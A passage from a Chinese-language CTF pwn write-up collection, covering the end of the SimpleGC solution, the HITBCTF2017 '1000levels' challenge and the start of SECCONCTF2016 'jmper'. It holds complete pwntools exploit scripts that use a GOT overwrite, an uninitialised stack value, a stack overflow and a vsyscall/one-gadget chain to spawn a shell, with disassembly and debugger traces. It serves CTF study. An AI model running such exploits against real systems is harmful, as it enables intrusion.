    io.sendlineafter("group: ", group)
    io.sendlineafter("age: ", '3')

def display_group(name):
    io.sendlineafter("Action: ", '1')
    io.sendlineafter("name: ", name)

def display_user(idx):
    io.sendlineafter("Action: ", '2')
    io.sendlineafter("index: ", str(idx))
    return io.recvuntil("0: ")

def edit_group(idx, propogate, name):
    io.sendlineafter("Action: ", '3')
    io.sendlineafter("index: ", str(idx))
    io.sendlineafter("(y/n): ", propogate)
    io.sendlineafter("name: ", name)

def delete_user(idx):
    io.sendlineafter("Action: ", '4')
    io.sendlineafter("index: ", str(idx))

def overflow():
```

```
    sleep(1)
    for i in range(0x100-1):
        add_user('a'*8, 'A'*4)
        edit_group(0, 'n', 'B'*4)
        delete_user(0)

    add_user('a'*8, 'A'*4)  # overflow ref_count
    sleep(2)    # group_name and group freed by GC

def leak():
    add_user('b'*8, 'B'*4)  # group
    strlen_got = elf.got['strlen']
    edit_group(0, "y", p64(0)+p64(strlen_got)+p64(strlen_got))

    __strlen_sse2_addr = u64(display_user(1)[13:19].ljust(8, '\0'
))
    libc_base = __strlen_sse2_addr - 0xa83f0
    system_addr = libc_base + libc.symbols['system']
    log.info("__strlen_sse2 address: 0x%x" % __strlen_sse2_addr)
    log.info("libc base: 0x%x" % libc_base)
    log.info("system address: 0x%x" % system_addr)

    return system_addr

def overwrite(system_addr):
    edit_group(1, "y", p64(system_addr))    # strlen_got -> syst
em_got

def pwn():
    add_user("/bin/sh\x00", "B"*4)       # system('/bin/sh')
    io.interactive()

if __name__ == "__main__":
    overflow()
    system_addr = leak()
    overwrite(system_addr)
    pwn()
```

虽然这一切看起来都没有问题，但我在运行的时候 system('/bin/sh') 却执行失败了，应该是我的 /bin/sh 不能使用这个 libc 的原因：

```
LD_PRELOAD=./libc-2.26.so /bin/sh
[1]    14834 segmentation fault (core dumped)  LD_PRELOAD=./libc
-2.26.so /bin/sh
```

应该换成 Ubuntu-17.10 试试。（本机Arch）

第二种方法，我们利用两个具有同名 group 的 user 释放时的 UAF。这种方法似乎与 tcache 的关系更大一点。

参考资料

- https://ctftime.org/task/5137
- https://github.com/bkth/34c3ctf/tree/master/SimpleGC

6.1.16 pwn HITBCTF2017 1000levels

下载文件

题目复现

```
$ file 1000levels
1000levels: ELF 64-bit LSB shared object, x86-64, version 1 (SYS
V), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
 for GNU/Linux 2.6.32, BuildID[sha1]=d0381dfa29216ed7d765936155b
baa3f9501283a, not stripped
$ checksec -f 1000levels
RELRO           STACK CANARY      NX            PIE
RPATH      RUNPATH      FORTIFY Fortified Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    PIE enabled
No RPATH   No RUNPATH   No      0               6       1000leve
ls
$ strings libc-2.23.so | grep "GNU C"
GNU C Library (Ubuntu GLIBC 2.23-0ubuntu9) stable release versio
n 2.23, by Roland McGrath et al.
Compiled by GNU CC version 5.4.0 20160609.
```

关闭了 Canary，开启 NX 和 PIE。于是猜测可能是栈溢出，但需要绕过 ASLR。not stripped 可以说是很开心了。

玩一下：

```
$ ./1000levels
Welcome to 1000levels, it's much more diffcult than before.
1. Go
2. Hint
3. Give up
Choice:
1
How many levels?
0
Coward
Any more?
1
Let's go!'
====================================================
Level 1
Question: 0 * 0 = ? Answer:0
Great job! You finished 1 levels in 1 seconds
```

Go 的功能看起来就是让你先输入一个数，然后再输入一个数，两个数相加作为 levels，然后让你做算术。

但是很奇怪的是，如果你使用了 Hint 功能，然后第一个数输入了 0 的时候，无论第二个数是多少，仿佛都会出现无限多的 levels：

```
$ ./1000levels
Welcome to 1000levels, it's much more diffcult than before.
1. Go
2. Hint
3. Give up
Choice:
2
NO PWN NO FUN
1. Go
2. Hint
3. Give up
Choice:
1
How many levels?
0
Coward
Any more?
1
More levels than before!
Let's go!'
====================================================
Level 1
Question: 0 * 0 = ? Answer:0
====================================================
Level 2
Question: 1 * 1 = ? Answer:1
====================================================
Level 3
Question: 1 * 1 = ? Answer:1
====================================================
Level 4
Question: 3 * 1 = ? Answer:
```

所以应该重点关注一下 Hint 功能。

题目解析

程序比较简单，基本上只有 Go 和 Hint 两个功能。

hint

先来看 hint：

```
[0x000009d0]> pdf @ sym.hint
/ (fcn) sym.hint 140
|   sym.hint ();
|           ; var int local_110h @ rbp-0x110
|           ; CALL XREF from 0x00000fa6 (main)
|           0x00000cf0      push rbp
|           0x00000cf1      mov rbp, rsp
|           0x00000cf4      sub rsp, 0x110
        ; 开辟栈空间 rsp - 0x110
|           0x00000cfb      mov rax, qword [reloc.system]
       ; [0x201fd0:8]=0
|           0x00000d02      mov qword [local_110h], rax
        ; 将 system 地址放到栈顶 [local_110h]
|           0x00000d09      lea rax, obj.show_hint
       ; 0x20208c
|           0x00000d10      mov eax, dword [rax]
        ; 取出 show_hint
|           0x00000d12      test eax, eax
|       ,=< 0x00000d14      je 0xd41
        ; 当 show_hint 为 0 时
|       |   0x00000d16      mov rax, qword [local_110h]
        ; 否则继续
|       |   0x00000d1d      lea rdx, [local_110h]
|       |   0x00000d24      lea rcx, [rdx + 8]
|       |   0x00000d28      mov rdx, rax
|       |   0x00000d2b      lea rsi, str.Hint:__p
       ; 0x111d ; "Hint: %p\n"
|       |   0x00000d32      mov rdi, rcx
|       |   0x00000d35      mov eax, 0
|       |   0x00000d3a      call sym.imp.sprintf
       ; 将 system 地址复制到 [local_110h+0x8]
|      ,==< 0x00000d3f      jmp 0xd66
|      ||   ; JMP XREF from 0x00000d14 (sym.hint)
|      |`-> 0x00000d41      lea rax, [local_110h]
|      |    0x00000d48      add rax, 8
        ; 将 "NO PWN NO FUN" 复制到 [local_110h+0x8]
```

```
|       |    0x00000d4c      movabs rsi, 0x4e204e5750204f4e
|       |    0x00000d56      mov qword [rax], rsi
|       |    0x00000d59      mov dword [rax + 8], 0x5546204f
        ; [0x5546204f:4]=-1
|       |    0x00000d60      mov word [rax + 0xc], 0x4e
        ; 'N' ; [0x4e:2]=0
|       |    ; JMP XREF from 0x00000d3f (sym.hint)
|       `--> 0x00000d66      lea rax, [local_110h]
|            0x00000d6d      add rax, 8
|            0x00000d71      mov rdi, rax
|            0x00000d74      call sym.imp.puts
        ; 打印出 [local_110h+0x8]
|            0x00000d79      nop
|            0x00000d7a      leave
\            0x00000d7b      ret
[0x000009d0]> ir~system
vaddr=0x00201fd0 paddr=0x00001fd0 type=SET_64 system
[0x000009d0]> is~show_hint
051 0x0000208c 0x0020208c GLOBAL OBJECT    4 show_hint
```

可以看到 `system()` 的地址被复制到栈上（`local_110h`），然后对全局变量 `show_hint` 进行判断，如果为 0，打印字符串 “NO PWN NO FUN”，否则打印 `system()` 的地址。

为了绕过 ASLR，我们需要信息泄漏，如果能够修改 `show_hint`，那我们就可以得到 `system()` 的地址。但是 `show_hint` 放在 `.bss` 段上，程序开启了 PIE，地址随机无法修改。

go

继续看 go：

```
[0x000009d0]> pdf @ sym.go
/ (fcn) sym.go 372
|   sym.go ();
|           ; var int local_120h @ rbp-0x120
|           ; var int local_118h @ rbp-0x118
|           ; var int local_114h @ rbp-0x114
|           ; var int local_110h @ rbp-0x110
```

```
|           ; var int local_108h @ rbp-0x108
|           ; CALL XREF from 0x00000f9f (main)
|           0x00000b7c      push rbp
|           0x00000b7d      mov rbp, rsp
|           0x00000b80      sub rsp, 0x120
        ; 开辟栈空间 rsp - 0x120
|           0x00000b87      lea rdi, str.How_many_levels
       ; 0x1094 ; "How many levels?"
|           0x00000b8e      call sym.imp.puts
       ; int puts(const char *s)
|           0x00000b93      call sym.read_num
       ; ssize_t read(int fildes, void *buf, size_t nbyte)
|           0x00000b98      mov qword [local_120h], rax
        ; 读入第一个数 num1 放到 [local_120h]
|           0x00000b9f      mov rax, qword [local_120h]
|           0x00000ba6      test rax, rax
|       ,=< 0x00000ba9      jg 0xbb9
        ; num1 大于 0 时跳转
|       |   0x00000bab      lea rdi, str.Coward
       ; 0x10a5 ; "Coward"
|       |   0x00000bb2      call sym.imp.puts
       ; int puts(const char *s)
|      ,==< 0x00000bb7      jmp 0xbc7
|      ||   ; JMP XREF from 0x00000ba9 (sym.go)
|      |`-> 0x00000bb9      mov rax, qword [local_120h]
|      |    0x00000bc0      mov qword [local_110h], rax
        ; num1 放到 [local_110h]
|      |    ; JMP XREF from 0x00000bb7 (sym.go)
|      `--> 0x00000bc7      lea rdi, str.Any_more
       ; 0x10ac ; "Any more?"
|           0x00000bce      call sym.imp.puts
       ; int puts(const char *s)
|           0x00000bd3      call sym.read_num
       ; ssize_t read(int fildes, void *buf, size_t nbyte)
|           0x00000bd8      mov qword [local_120h], rax
        ; 读入第二个数 num2 到 [local_120h]
|           0x00000bdf      mov rdx, qword [local_110h]
|           0x00000be6      mov rax, qword [local_120h]
|           0x00000bed      add rax, rdx
       ; 两个数的和 num3 = num1 + num2
```

```
|           0x00000bf0      mov qword [local_110h], rax
|           0x00000bf7      mov rax, qword [local_110h]
|           0x00000bfe      test rax, rax
|       ,=< 0x00000c01      jg 0xc14
        ; num3 大于 0 时跳转
|       |   0x00000c03      lea rdi, str.Coward
       ; 0x10a5 ; "Coward"
|       |   0x00000c0a      call sym.imp.puts
       ; int puts(const char *s)
|      ,==< 0x00000c0f      jmp 0xcee
|      |`-> 0x00000c14      mov rax, qword [local_110h]
|      |    0x00000c1b      cmp rax, 0x3e7
        ; num3 与 999 比较
|      |,=< 0x00000c21      jle 0xc3c
        ; num3 小于等于 999 时
|      ||   0x00000c23      lea rdi, str.More_levels_than_before
       ; 0x10b6 ; "More levels than before!"
|      ||   0x00000c2a      call sym.imp.puts
       ; int puts(const char *s)
|      ||   0x00000c2f      mov qword [local_108h], 0x3e8
        ; 将 num3 设为最大值 1000
|     ,===< 0x00000c3a      jmp 0xc4a
|     |||    ; JMP XREF from 0x00000c21 (sym.go)
|     ||`-> 0x00000c3c      mov rax, qword [local_110h]
|     ||    0x00000c43      mov qword [local_108h], rax
        ; 把 num3 放到 [local_108h]
|     ||     ; JMP XREF from 0x00000c3a (sym.go)
|     `---> 0x00000c4a      lea rdi, str.Let_s_go
       ; 0x10cf ; "Let's go!'"
|      |    0x00000c51      call sym.imp.puts
       ; int puts(const char *s)
|      |    0x00000c56      mov edi, 0
|      |    0x00000c5b      call sym.imp.time
       ; time_t time(time_t *timer)
|      |    0x00000c60      mov dword [local_118h], eax
|      |    0x00000c66      mov rax, qword [local_108h]
|      |    0x00000c6d      mov edi, eax
        ; rdi = num3
|      |    0x00000c6f      call sym.level_int
        ; 进入计算题游戏
```

```
|       |    0x00000c74      test eax, eax
|       |    0x00000c76      setne al
|       |    0x00000c79      test al, al
|       |,=< 0x00000c7b      je 0xcd8
         ; 返回值为 0 时跳转，游戏失败
|       ||   0x00000c7d      mov edi, 0
         ; 否则游戏成功
|       ||   0x00000c82      call sym.imp.time
        ; time_t time(time_t *timer)
|       ||   0x00000c87      mov dword [local_114h], eax
|       ||   0x00000c8d      mov edx, dword [local_114h]
|       ||   0x00000c93      mov eax, dword [local_118h]
|       ||   0x00000c99      sub edx, eax
|       ||   0x00000c9b      mov rax, qword [local_108h]
|       ||   0x00000ca2      lea rcx, [local_120h]
|       ||   0x00000ca9      lea rdi, [rcx + 0x20]
        ; "@"
|       ||   0x00000cad      mov ecx, edx
|       ||   0x00000caf      mov rdx, rax
|       ||   0x00000cb2      lea rsi, str.Great_job__You_finished
__d_levels_in__d_seconds ; 0x10e0 ; "Great job! You finished %d
levels in %d seconds\n"
|       ||   0x00000cb9      mov eax, 0
|       ||   0x00000cbe      call sym.imp.sprintf
        ; int sprintf(char *s,
|       ||   0x00000cc3      lea rax, [local_120h]
|       ||   0x00000cca      add rax, 0x20
|       ||   0x00000cce      mov rdi, rax
|       ||   0x00000cd1      call sym.imp.puts
        ; int puts(const char *s)
|      ,===< 0x00000cd6      jmp 0xce4
|      |||   ; JMP XREF from 0x00000c7b (sym.go)
|      ||`-> 0x00000cd8      lea rdi, str.You_failed.
        ; 0x1111 ; "You failed."
|      ||    0x00000cdf      call sym.imp.puts
        ; int puts(const char *s)
|      ||    ; JMP XREF from 0x00000cd6 (sym.go)
|      `---> 0x00000ce4      mov edi, 0
|       |    0x00000ce9      call sym.imp.exit
        ; void exit(int status)
```

```
|       |    ; JMP XREF from 0x00000c0f (sym.go)
|       `--> 0x00000cee      leave
\            0x00000cef      ret
```

可以看到第一个数 num1 被读到 `local_120h` ，如果大于 0，num1 被复制到 `local_110h` ，然后读取第二个数 num2 到 `local_120h` ，将两个数相加再存到 `local_110h` 。但是如果 num1 小于等于 0，程序会直接执行读取 num2 到 `local_120h` 的操作，然后读取 `local_110h` 的数值作为 num1，将两数相加。整个过程都没有对 `local_110h` 进行初始化，程序似乎默认了 `local_110h` 的值是 0，然而事实并非如此。回想一下 hint 操作，放置 system 的地址正是 `local_110h` （两个函数的rbp相同）。这是一个内存未初始化造成的漏洞。

接下来，根据两数相加的和，程序有三条路径，如果和小于 0，程序返回到开始菜单；如果和大于 0 且小于 1000，进入游戏；如果和大于 1000，则将其设置为最大值 1000，进入游戏。

然后来看游戏函数 `sym.level_int()` ：

```
[0x000009d0]> pdf @ sym.level_int
/ (fcn) sym.level_int 289
|   sym.level_int ();
|            ; var int local_34h @ rbp-0x34
|            ; var int local_30h @ rbp-0x30
|            ; var int local_28h @ rbp-0x28
|            ; var int local_20h @ rbp-0x20
|            ; var int local_18h @ rbp-0x18
|            ; var int local_10h @ rbp-0x10
|            ; var int local_ch @ rbp-0xc
|            ; var int local_8h @ rbp-0x8
|            ; var int local_4h @ rbp-0x4
|            ; CALL XREF from 0x00000c6f (sym.go)
|            ; CALL XREF from 0x00000e70 (sym.level_int)
|            0x00000e2d      push rbp
|            0x00000e2e      mov rbp, rsp
|            0x00000e31      sub rsp, 0x40
       ; '@'
|            0x00000e35      mov dword [local_34h], edi
        ; 将 level 存到 [local_34h]
```

```
|           0x00000e38      mov qword [local_30h], 0
|           0x00000e40      mov qword [local_28h], 0
|           0x00000e48      mov qword [local_20h], 0
|           0x00000e50      mov qword [local_18h], 0
|           0x00000e58      cmp dword [local_34h], 0
|       ,=< 0x00000e5c      jne 0xe68
        ; level 不等于 0 时继续
|       |   0x00000e5e      mov eax, 1
|      ,==< 0x00000e63      jmp 0xf4c
        ; 否则函数返回 1
|      ||   ; JMP XREF from 0x00000e5c (sym.level_int)
|      |`-> 0x00000e68      mov eax, dword [local_34h]
|      |    0x00000e6b      sub eax, 1
        ; level = level - 1
|      |    0x00000e6e      mov edi, eax
|      |    0x00000e70      call sym.level_int
        ; 递归调用游戏函数
|      |    0x00000e75      test eax, eax
|      |    0x00000e77      sete al
|      |    0x00000e7a      test al, al
|      |,=< 0x00000e7c      je 0xe88
        ; 返回值为 1 时继续
|      ||   0x00000e7e      mov eax, 0
|     ,===< 0x00000e83      jmp 0xf4c
        ; 否则函数结束返回 0
|     |||   ; JMP XREF from 0x00000e7c (sym.level_int)
|     ||`-> 0x00000e88      call sym.imp.rand
       ; int rand(void)
|     ||    0x00000e8d      cdq
|     ||    0x00000e8e      idiv dword [local_34h]
|     ||    0x00000e91      mov dword [local_8h], edx
|     ||    0x00000e94      call sym.imp.rand
       ; int rand(void)
|     ||    0x00000e99      cdq
|     ||    0x00000e9a      idiv dword [local_34h]
|     ||    0x00000e9d      mov dword [local_ch], edx
|     ||    0x00000ea0      mov eax, dword [local_8h]
|     ||    0x00000ea3      imul eax, dword [local_ch]
|     ||    0x00000ea7      mov dword [local_10h], eax
        ; 将正确答案放到 [local_10h]
```

```
|     ||    0x00000eaa      lea rdi, str.
       ; 0x1160 ; "=============================================
======="
|     ||    0x00000eb1      call sym.imp.puts
       ; int puts(const char *s)
|     ||    0x00000eb6      mov eax, dword [local_34h]
|     ||    0x00000eb9      mov esi, eax
|     ||    0x00000ebb      lea rdi, str.Level__d
       ; 0x1195 ; "Level %d\n"
|     ||    0x00000ec2      mov eax, 0
|     ||    0x00000ec7      call sym.imp.printf
       ; int printf(const char *format)
|     ||    0x00000ecc      mov edx, dword [local_ch]
|     ||    0x00000ecf      mov eax, dword [local_8h]
|     ||    0x00000ed2      mov esi, eax
|     ||    0x00000ed4      lea rdi, str.Question:__d____d_____A
nswer: ; 0x119f ; "Question: %d * %d = ? Answer:"
|     ||    0x00000edb      mov eax, 0
|     ||    0x00000ee0      call sym.imp.printf
       ; int printf(const char *format)
|     ||    0x00000ee5      lea rax, [local_30h]
        ; 读取输入到 [local_30h]
|     ||    0x00000ee9      mov edx, 0x400
|     ||    0x00000eee      mov rsi, rax
|     ||    0x00000ef1      mov edi, 0
|     ||    0x00000ef6      call sym.imp.read
       ; read(0, local_30h, 0x400)
|     ||    0x00000efb      mov dword [local_4h], eax
        ; 返回值放到 [local_4h]，即读取字节数
|     ||    ; JMP XREF from 0x00000f16 (sym.level_int)
|     ||.-> 0x00000efe      mov eax, dword [local_4h]
|     ||:   0x00000f01      and eax, 7
        ; 取出低 3 位
|     ||:   0x00000f04      test eax, eax
|    ,====< 0x00000f06      je 0xf18
        ; 为 0 时跳转，即 8 的倍数
|    |||:   0x00000f08      mov eax, dword [local_4h]
|    |||:   0x00000f0b      cdqe
|    |||:   0x00000f0d      mov byte [rbp + rax - 0x30], 0
        ; 在字符串末尾加上 0
```

```
|       |||:   0x00000f12      add dword [local_4h], 1
|       |||`=< 0x00000f16      jmp 0xefe
            ; 循环
|       |||    ; JMP XREF from 0x00000f06 (sym.level_int)
|       `----> 0x00000f18      lea rax, [local_30h]
|        ||    0x00000f1c      mov edx, 0xa
|        ||    0x00000f21      mov esi, 0
|        ||    0x00000f26      mov rdi, rax
|        ||    0x00000f29      call sym.imp.strtol
           ; long strtol(const char *str, char**endptr, int base)
|        ||    0x00000f2e      mov rdx, rax
|        ||    0x00000f31      mov eax, dword [local_10h]
|        ||    0x00000f34      cdqe
|        ||    0x00000f36      cmp rdx, rax
            ; 将输入答案与正确答案相比较
|        ||    0x00000f39      sete al
            ; 相等时设置 al 为 1
|        ||    0x00000f3c      test al, al
|        ||,=< 0x00000f3e      je 0xf47
            ; 返回值为 0
|        |||   0x00000f40      mov eax, 1
|       ,====< 0x00000f45      jmp 0xf4c
            ; 返回值为 1
|       ||||   ; JMP XREF from 0x00000f3e (sym.level_int)
|       |||`-> 0x00000f47      mov eax, 0
|       |||    ; JMP XREF from 0x00000f45 (sym.level_int)
|       |||    ; JMP XREF from 0x00000e83 (sym.level_int)
|       |||    ; JMP XREF from 0x00000e63 (sym.level_int)
|       ```--> 0x00000f4c      leave
\              0x00000f4d      ret
```

可以看到 `read()` 函数有一个很明显的栈溢出漏洞，`local_30h` 并没有 `0x400` 这么大的空间。由于游戏是递归的，所以我们需要答对前 999 道题，在最后一题时溢出，构造 ROP。

漏洞利用

总结一下，程序存在两个漏洞：

- hint 函数将 system 放到栈上，而 go 函数在使用该地址时未进行初始化
- level 函数存在栈溢出

关于利用的问题也有两个：

- 虽然 system 被放到了栈上，但我们不能设置其参数
- 程序开启了 PIE，但没有可以进行信息泄漏的漏洞

对于第一个问题，我们有不需要参数的 one-gadget 可以用，通过将输入的第二个数设置为偏移，即可通过程序的计算将 system 修改为 one-gadget。

```
$ one_gadget libc-2.23.so
0x45216    execve("/bin/sh", rsp+0x30, environ)
constraints:
  rax == NULL

0x4526a    execve("/bin/sh", rsp+0x30, environ)
constraints:
  [rsp+0x30] == NULL

0xf0274    execve("/bin/sh", rsp+0x50, environ)
constraints:
  [rsp+0x50] == NULL

0xf1117    execve("/bin/sh", rsp+0x70, environ)
constraints:
  [rsp+0x70] == NULL
```

这里我们选择 `0x4526a` 地址上的 one-gadget。

第二个问题，在随机化的情况下怎么找到可用的 `ret` gadget？这时候可以利用 vsyscall，这是一个固定的地址。（参考章节4.15）

```
gdb-peda$ vmmap vsyscall
Start              End                Perm    Name
0xffffffffff600000 0xffffffffff601000 r-xp    [vsyscall]
gdb-peda$ x/5i 0xffffffffff600000
   0xffffffffff600000:    mov    rax,0x60
   0xffffffffff600007:    syscall
   0xffffffffff600009:    ret
   0xffffffffff60000a:    int3
   0xffffffffff60000b:    int3
```

但我们必须跳到 vsyscall 的开头，而不能直接跳到 ret，这是内核决定的。

最后一次的 payload 和调试结果如下：

```
gdb-peda$ x/11gx 0x7fffffffec10-0x50
0x7fffffffebc0:    0x4141414141414141    0x4141414141414141  <--
 rbp -0x30
0x7fffffffebd0:    0x4141414141414141    0x4141414141414141
0x7fffffffebe0:    0x4141414141414141    0x4141414141414141
0x7fffffffebf0:    0x4242424242424242    0xffffffffff600000  <--
 rbp <-- ret
0x7fffffffec00:    0xffffffffff600000    0xffffffffff600000  <--
 ret <-- ret
0x7fffffffec10:    0x00007ffff7a5226a                       <-- o
ne-gadget
```

```
gdb-peda$ ni
[----------------------------------registers--------------------
---------------]
RAX: 0x0
RBX: 0x0
RCX: 0xa ('\n')
RDX: 0x0
RSI: 0x0
RDI: 0x7fffffffebc0 ('A' <repeats 44 times>, "P")
RBP: 0x4242424242424242 ('BBBBBBBB')
RSP: 0x7fffffffebf8 --> 0xffffffffff600000 (mov    rax,0x60)
RIP: 0x555555554f4d (<_Z5leveli+288>:    ret)
```

```
R8 : 0x0
R9 : 0x1999999999999999
R10: 0x0
R11: 0x7ffff7b845a0 --> 0x2000200020002
R12: 0x5555555549d0 (<_start>:    xor    ebp,ebp)
R13: 0x7fffffffee40 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT dire
ction overflow)
[-------------------------------------code---------------------
---------------]
   0x555555554f45 <_Z5leveli+280>:    jmp    0x555555554f4c <_Z5
leveli+287>
   0x555555554f47 <_Z5leveli+282>:    mov    eax,0x0
   0x555555554f4c <_Z5leveli+287>:    leave
=> 0x555555554f4d <_Z5leveli+288>:    ret
   0x555555554f4e <main>:    push   rbp
   0x555555554f4f <main+1>:    mov    rbp,rsp
   0x555555554f52 <main+4>:    sub    rsp,0x30
   0x555555554f56 <main+8>:    mov    QWORD PTR [rbp-0x30],0x0
[------------------------------------stack---------------------
---------------]
0000| 0x7fffffffebf8 --> 0xffffffffff600000 (mov    rax,0x60)
0008| 0x7fffffffec00 --> 0xffffffffff600000 (mov    rax,0x60)
0016| 0x7fffffffec08 --> 0xffffffffff600000 (mov    rax,0x60)
0024| 0x7fffffffec10 --> 0x7ffff7a5226a (mov    rax,QWORD PTR [r
ip+0x37ec47]        # 0x7ffff7dd0eb8)
0032| 0x7fffffffec18 --> 0x3e8
0040| 0x7fffffffec20 --> 0x4e5546204f ('O FUN')
0048| 0x7fffffffec28 --> 0xff0000
0056| 0x7fffffffec30 --> 0x0
[--------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
0x0000555555554f4d in level(int) ()
```

三次 return 之后，就会跳到 one-gadget 上去。

Bingo!!!

```
$ python exp.py
[+] Starting local process './1000levels': pid 6901
[*] Switching to interactive mode
$ whoami
firmy
```

exploit

完整的 exp 如下：

```
#!/usr/bin/env python

from pwn import *

#context.log_level = 'debug'
io = process(['./1000levels'], env={'LD_PRELOAD':'./libc-2.23.so'
})

one_gadget = 0x4526a
system_offset = 0x45390
ret_addr = 0xffffffffff600000

def go(levels, more):
    io.sendlineafter("Choice:\n", '1')
    io.sendlineafter("levels?\n", str(levels))
    io.sendlineafter("more?\n", str(more))

def hint():
    io.sendlineafter("Choice:\n", '2')

if __name__ == "__main__":
    hint()
    go(0, one_gadget - system_offset)

    for i in range(999):
        io.recvuntil("Question: ")
        a = int(io.recvuntil(" ")[:-1])
        io.recvuntil("* ")
        b = int(io.recvuntil(" ")[:-1])
        io.sendlineafter("Answer:", str(a * b))

    payload  = 'A' * 0x30   # buffer
    payload += 'B' * 0x8    # rbp
    payload += p64(ret_addr) * 3
    io.sendafter("Answer:", payload)

    io.interactive()
```

参考资料

- https://ctftime.org/task/4539

6.1.17 pwn SECCONCTF2016 jmper

下载文件

题目复现

```
$ file jmper
jmper: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dyna
mically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU
/Linux 2.6.24, BuildID[sha1]=9fce8ae11b21c03bf2aade96e1d763be668
848fa, not stripped
$ checksec -f jmper
RELRO           STACK CANARY      NX            PIE
RPATH      RUNPATH      FORTIFY Fortified Fortifiable  FILE
Full RELRO      No canary found   NX enabled    No PIE
No RPATH   No RUNPATH   No      0               4       jmper
$ strings libc-2.19.so | grep "GNU C"
GNU C Library (Ubuntu EGLIBC 2.19-0ubuntu6.9) stable release ver
sion 2.19, by Roland McGrath et al.
Compiled by GNU CC version 4.8.4.
```

64 位动态链接程序，但 Full RELRO 表示我们不能修改 GOT 表，然后还开启了 NX 防止注入 shellcode。No canary 表示可能有溢出，not stripped、No PIE 都是好消息。默认开启 ASLR。

在 Ubuntu-14.04 上玩一下：

```
$ LD_PRELOAD=./libc-2.19.so ./jmper
Welcome to my class.
My class is up to 30 people :)
1. Add student.
```

```
2. Name student.
3. Write memo
4. Show Name
5. Show memo.
6. Bye :)
1
1. Add student.
2. Name student.
3. Write memo
4. Show Name
5. Show memo.
6. Bye :)
2
ID:0
Input name:AAAA
1. Add student.
2. Name student.
3. Write memo
4. Show Name
5. Show memo.
6. Bye :)
3
ID:0
Input memo:BBBB
1. Add student.
2. Name student.
3. Write memo
4. Show Name
5. Show memo.
6. Bye :)
4
ID:0
AAAA1. Add student.
2. Name student.
3. Write memo
4. Show Name
5. Show memo.
6. Bye :)
5
ID:0
```

```
BBBB1. Add student.
2. Name student.
3. Write memo
4. Show Name
5. Show memo.
6. Bye :)
6
```

似乎是新建的 student 会对应一个 id，根据 id 可以查看或修改对应的 name 和 memo。

题目解析

程序主要由两部分组成，一个是 `main()` 函数，另一个是实现了所有功能的 `f()` 函数。

main

```
[0x00400730]> pdf @ main
/ (fcn) main 170
|   main ();
|           ; var int local_4h @ rbp-0x4
|           ; DATA XREF from 0x0040074d (entry0)
|           0x00400ba8      push rbp
|           0x00400ba9      mov rbp, rsp
|           0x00400bac      sub rsp, 0x10
|           0x00400bb0      mov rax, qword [obj.stdin]
       ; [0x602018:8]=0
|           0x00400bb7      mov ecx, 0
|           0x00400bbc      mov edx, 2
|           0x00400bc1      mov esi, 0
|           0x00400bc6      mov rdi, rax
|           0x00400bc9      call sym.imp.setvbuf
       ; int setvbuf(FILE*stream, char*buf, int mode, size_t siz
e)
|           0x00400bce      mov rax, qword [sym.stdout]
       ; loc.stdout ; [0x602010:8]=0
|           0x00400bd5      mov ecx, 0
```

```
|           0x00400bda      mov edx, 2
|           0x00400bdf      mov esi, 0
|           0x00400be4      mov rdi, rax
|           0x00400be7      call sym.imp.setvbuf
       ; int setvbuf(FILE*stream, char*buf, int mode, size_t siz
e)
|           0x00400bec      mov edi, str.Welcome_to_my_class.
       ; 0x400d88 ; "Welcome to my class."
|           0x00400bf1      call sym.imp.puts
       ; int puts(const char *s)
|           0x00400bf6      mov edi, str.My_class_is_up_to_30_pe
ople_: ; 0x400da0 ; "My class is up to 30 people :)"
|           0x00400bfb      call sym.imp.puts
       ; int puts(const char *s)
|           0x00400c00      mov edi, 0xf0
       ; 240
|           0x00400c05      call sym.imp.malloc
       ; my_class = malloc(0xf0) 分配 my_class 数组
|           0x00400c0a      mov qword [obj.my_class], rax
       ; [0x602030:8]=0
|           0x00400c11      mov edi, 0xc8
       ; 200
|           0x00400c16      call sym.imp.malloc
       ; jmpbuf = malloc(0xc8) 分配 jmpbuf 结构体
|           0x00400c1b      mov qword [obj.jmpbuf], rax
       ; [0x602038:8]=0
|           0x00400c22      mov rax, qword [obj.jmpbuf]
       ; [0x602038:8]=0
|           0x00400c29      mov rdi, rax
|           0x00400c2c      call sym.imp._setjmp
       ; setjmp(jmpbuf) 保存上下文到 jmpbuf
|           0x00400c31      mov dword [local_4h], eax
|           0x00400c34      cmp dword [local_4h], 0
        ; 将 setjmp 返回值与 0 比较
|       ,=< 0x00400c38      jne 0x400c41
        ; 不等于时跳转
|       |   0x00400c3a      call sym.f
        ; 否则调用函数 f()，进入主要程序逻辑
|      ,==< 0x00400c3f      jmp 0x400c4b
|      ||   ; JMP XREF from 0x00400c38 (main)
```

```
|       |`-> 0x00400c41      mov edi, str.Nice_jump__Bye_:
        ; 0x400dbf ; "Nice jump! Bye :)"
|       |    0x00400c46      call sym.imp.puts
        ; int puts(const char *s)
|       |     ; JMP XREF from 0x00400c3f (main)
|       `--> 0x00400c4b      mov eax, 0
|            0x00400c50      leave
\            0x00400c51      ret
[0x00400730]> is ~my_class
055 0x00002030 0x00602030 GLOBAL OBJECT    8 my_class
[0x00400730]> is ~jmpbuf
065 0x00002038 0x00602038 GLOBAL OBJECT    8 jmpbuf
[0x00400730]> iS ~bss
24 0x00002010     0 0x00602010    48 --rw- .bss
```

在 main 函数里分配了两块内存空间，一块是包含了 30 个 student 结构体指针的数组，地址放在 `my_class` （ `0x00602030` ）。另一块用于存放一个 `jmp_buf` 结构体，这个结构体中保存当前上下文，结构体的地址放在 `jmpbuf` （ `0x00602038` ）。并且这两个符号都在 `.bss` 段中。

这里就涉及到 `setjmp()` 和 `longjmp()` 的使用，它们用于从一个函数跳到另一个函数中的某个点处。函数原型如下：

```
#include <setjmp.h>

int setjmp(jmp_buf env);

void longjmp(jmp_buf env, int val);
```

- `setjmp()` ：将函数在此处的上下文保存到 `jmp_buf` 结构体，以供 longjmp 从此结构体中恢复
    - `env` ：保存上下文的 `jmp_buf` 结构体变量
    - 如果直接调用该函数，返回值为 0。如果该函数从 longjmp 调用返回，返回值根据 longjmp 的参数决定。
- `longjmp()` ：从 `jmp_buf` 结构体中恢复由 setjmp 函数保存的上下文，该函数不返回，而是从 setjmp 函数中返回
    - `env` ：由 setjmp 函数保存的上下文
